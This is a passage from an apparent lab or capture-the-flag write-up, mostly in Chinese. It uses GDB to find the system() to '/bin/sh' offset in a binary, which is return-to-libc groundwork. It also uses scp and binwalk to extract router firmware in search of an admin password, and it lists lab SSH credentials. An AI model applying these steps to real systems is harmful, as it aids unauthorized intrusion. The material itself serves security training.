方法/利用: Dynamic Analysis using GDB

1. 透過提供的憑證獲得 SSH 存取權限後，我們找到二級二進位檔案並執行以下命令來取得執行階段二級二進位檔案的 gs 暫存器值：答案是 0x63.
   - gdb level-two //This will debug level-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - info registers //List register values



Figure 32: 172.25.120.220 Dynamic Analysis Using GDB

[17] On the target machine2 (172.25.120.220) analyze level-two binary file and find the offset between the /bin/sh and the system() using dynamic analysis. (Hint: /bin/sh is greater than system() –(include the 0x)

ANSWER: 0x149F32

方法/利用: Dynamic Analysis using GDB

1. 透過提供的憑證獲得 SSH 存取權限後，我們找到二級二進位檔案並執行以下命令進行動態分析：答案是 0x149F32.
   - gdb level-two //This will debug level-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - p system //Print content of system() variable/memory location on register
     Here we have the address location of system variable 0xf7daa420
   - find "/bin/sh" //Next, we search for /bin/sh memory address
     Here we have the address location of system variable 0xf7ef4352



Figure 33: Level-two Dynamic Analysis Using GDB

2. 我們繼續計算偏移量，方法是用十六進位計算器減去較大的值，即 /bin/sh 位址減去 system() 位址 (f7ef4352 - f7daa420)，結果為 149F32。我們加上 0x，結果為 0x149F32.

3. 我們使用 x/s 指令來顯示 system() 記憶體位置位址加上偏移位址（0xf7daa420 + 0x149f32）後所佔用的記憶體內容，結果是"/bin/sh".



Figure 34: Level-two Dynamic Analysis Using GDB (II)

[18] What is the address of /bin/bash within the executable file binariestwo (use the first address in the executable, not stack) – (include the 0x)

ANSWER: 0x8048610

方法/利用: Dynamic Analysis using GDB

1. 透過提供的憑證取得 SSH 存取權限後，我們找到 binaries-two 二進位檔案並執行以下命令進行動態分析。答案是 0x8048610 .
   - gdb binaries-two //This will debug binaries-two binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - p system //Print content of system() variable/memory location on register

   find "/bin/bash" //Next, we search for /bin/bash memory address

   Here we have the first address of /bin/bash in the executable 0x8048610 as the answer.



Figure 35: Binaries-two Dynamic Analysis Using GDB

[19] **On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and identify the file system and enter the hexadecimal code. – (include the 0x)**

ANSWER: 0xE0080

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 透過 student:studentpw 提供的憑證，我們透過 SSH 存取了 172.25.120.100 主機，找到了 FileOne.bin，然後在攻擊者的主機上開啟新終端，使用 SCP 將 FileOne.bin 從 172.25.120.100 下載到攻擊者的電腦上。這個階段可以稱為韌體獲取。



Figure 36: FileOne.bin Firmware Acquisition

2. 接下來是使用 binwalk 首先提取然後分析 FileOne.bin 檔案系統，以檢測檔案系統的十六進位代碼，結果是 squashfs 檔案系統，但由於我們只關註十六進位代碼，所以答案是 0xE0080.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term FileOne.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created:
                              2010-11-23 11:58:41, image size: 878029 bytes, Data Address:
                              0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux,
                              CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
                              name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
                              uncompressed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big
                              endian size: 2256896 bytes

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might
 not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might
 not be installed correctly
917632        0xE0080         Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 2256151 bytes, 1119 inodes, blocksize: 65536 bytes, created:
                              2010-11-23 11:58:47
```

Figure 37: FileOne.bin Filesystem Extraction/Analysis Using Binwalk

[20] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and enter the CRC of the image? – (include the 0x)

ANSWER: 0x7FE9E826

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 使用 binwalk 擷取並分析 FileOne.bin 檔案系統後，我們可以繼續取得影像的 CRC，其結果為 0x7FE9E826.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term FileOne.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
48            0x30            Unix path: /dev/mtdblock/2
96            0x60            uImage header, header size: 64 bytes, header CRC: 0x7FE9E826, created:
                              2010-11-23 11:58:41, image size: 878029 bytes, Data Address:
                              0x80000000, Entry Point: 0x802B5000, data CRC: 0x7C3CAE85, OS: Linux,
                              CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image
                              name: "Linux Kernel Image"
160           0xA0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes,
                              uncompressed size: 2956312 bytes
917600        0xE0060         PackImg section delimiter tag, little endian size: 7348736 bytes; big
                              endian size: 2256896 bytes
```

Figure 38: FileOne.bin CRC Extraction/Analysis Using Binwalk

[21] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image FileOne.bin and find the version of the file system? ANSWER: 3.0

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 在使用 binwalk 提取並分析 FileOne.bin 檔案系統後，我們繼續取得檔案系統的版本，結果為 3.0。



Figure 39: FileOne.bin Filesystem Version Extraction/Analysis Using Binwalk

[22] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image File2.bin and find the image size.

ANSWER: 7753728

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 透過 student:studentpw 提供的憑證取得 172.25.120.100 電腦的 SSH 存取權後，我們找到位於下載資料夾中的 File2.bin，然後在攻擊者的電腦上開啟新終端，並使用 SCP 將 File2.bin 從 172.25.120.100 電腦下載到我的電腦攻擊者。（韌體取得）.

2. 接下來使用 binwalk 提取並分析 File2.bin 檔案系統，這樣我們就可以獲得圖像大小，答案為 7753728。



Figure 40: File2.bin Image size Extraction/Analysis Using Binwalk

[23] On the Target Machine 3 (172.25.120.100), and determine what program was used to compress the image ANSWER: gzip

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 在使用 binwalk 提取並分析 File2.bin 檔案系統後，我們繼續確定用於壓縮影像的程序，其結果是 gzip，如螢幕截圖所示

Figure 41: File2.bin Program Compression Extraction/Analysis Using Binwalk

[24] What is the address (numbers only (6 digits)) of the file system in File2.bin?

ANSWER: 192728

方法/利用: Firmware Filesystem Extraction and Analysis using Binwalk

1. 在使用 binwalk 提取和分析 File2.bin 檔案系統後，我們繼續確定檔案系統的 6 位元位址（僅數字），結果為 192728，如螢幕截圖所示。

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# binwalk -e --signature --term File2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702, firmware version:
                              1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 7753728 bytes, CRC32:
                              0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has original file name:
                              "piggy", from Unix, last modified: 2016-03-09 08:08:31

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -le -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -le -d 'squashfs-root' '%e'' might
 not be installed correctly

WARNING: Extractor.execute failed to run external extractor 'sasquatch -p 1 -be -d 'squashfs-root' '%e'
': [Errno 2] No such file or directory: 'sasquatch', 'sasquatch -p 1 -be -d 'squashfs-root' '%e'' might
 not be installed correctly
1648424       0x192728        Squashfs filesystem, little endian, non-standard signature, version 3.0,
                              size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

Figure 42: File2.bin Filesystem Extraction/Analysis Using Binwalk

[25] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin and find the password of the admin user. (Hint: not the one in plain text)

ANSWER: password

方法/利用: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. 透過 student:studentpw 提供的憑證，我們透過 SSH 存取了 172.25.120.100 主機，找到了 IOT.bin，然後在攻擊者的主機上開啟新終端，使用 SCP 將 IOT.bin 從 172.25.120.100 下載到攻擊者的電腦上。（韌體取得）.

```
┌──(root💀kali)-[/home/…/Downloads/Omini2/REVERSE/IOT]
└─# scp student@172.25.120.100:/home/student/IOT.bin .
student@172.25.120.100's password:
IOT.bin
```

Figure 43: IOT.bin Firmware Acquisition

2. 下一步是使用 binwalk 提取並分析 IOT.bin 檔案系統，以便我們能夠調查提取的檔案系統並找到管理員使用者的密碼。導航到下載 IOT.bin 的資料夾，現在您已經使用 binwalk 提取了檔案系統，您應該會看到一個名為 _IOT.bin.extracted 的資料夾。該資料夾包含 IOT.bin 韌體的所有檔案和資料夾。點擊該資料夾，您應該會看到如下資料夾結構。



Figure 44: IOT.bin Extraction/列舉

3. 如你所見，它使用了 squashfs 檔案系統。點擊 squashfs-root 資料夾，你會看到另一個類似的資料夾結構。



Figure 45: IOT.bin Firmware 列舉

4. 我們想嘗試存取 **etc** or **var** 資料夾，它們可能含有敏感資訊(密碼或設定檔案)，but 但是當我們嘗試存取它們時，我們注意到無法存取它們，這意味著我們需要模擬韌體才能存取這些敏感資料夾。.
5. 接下來，我們要盡可能地列舉這些資料夾，試著找出盡可能多的資訊。列出這些資料夾後，我們可以在 boaroot/html 資料夾中找到更多關於韌體的資訊。在這裡，我們找到了有關韌體功能的信息，該韌體是 Netgear 路由器設備的韌體。

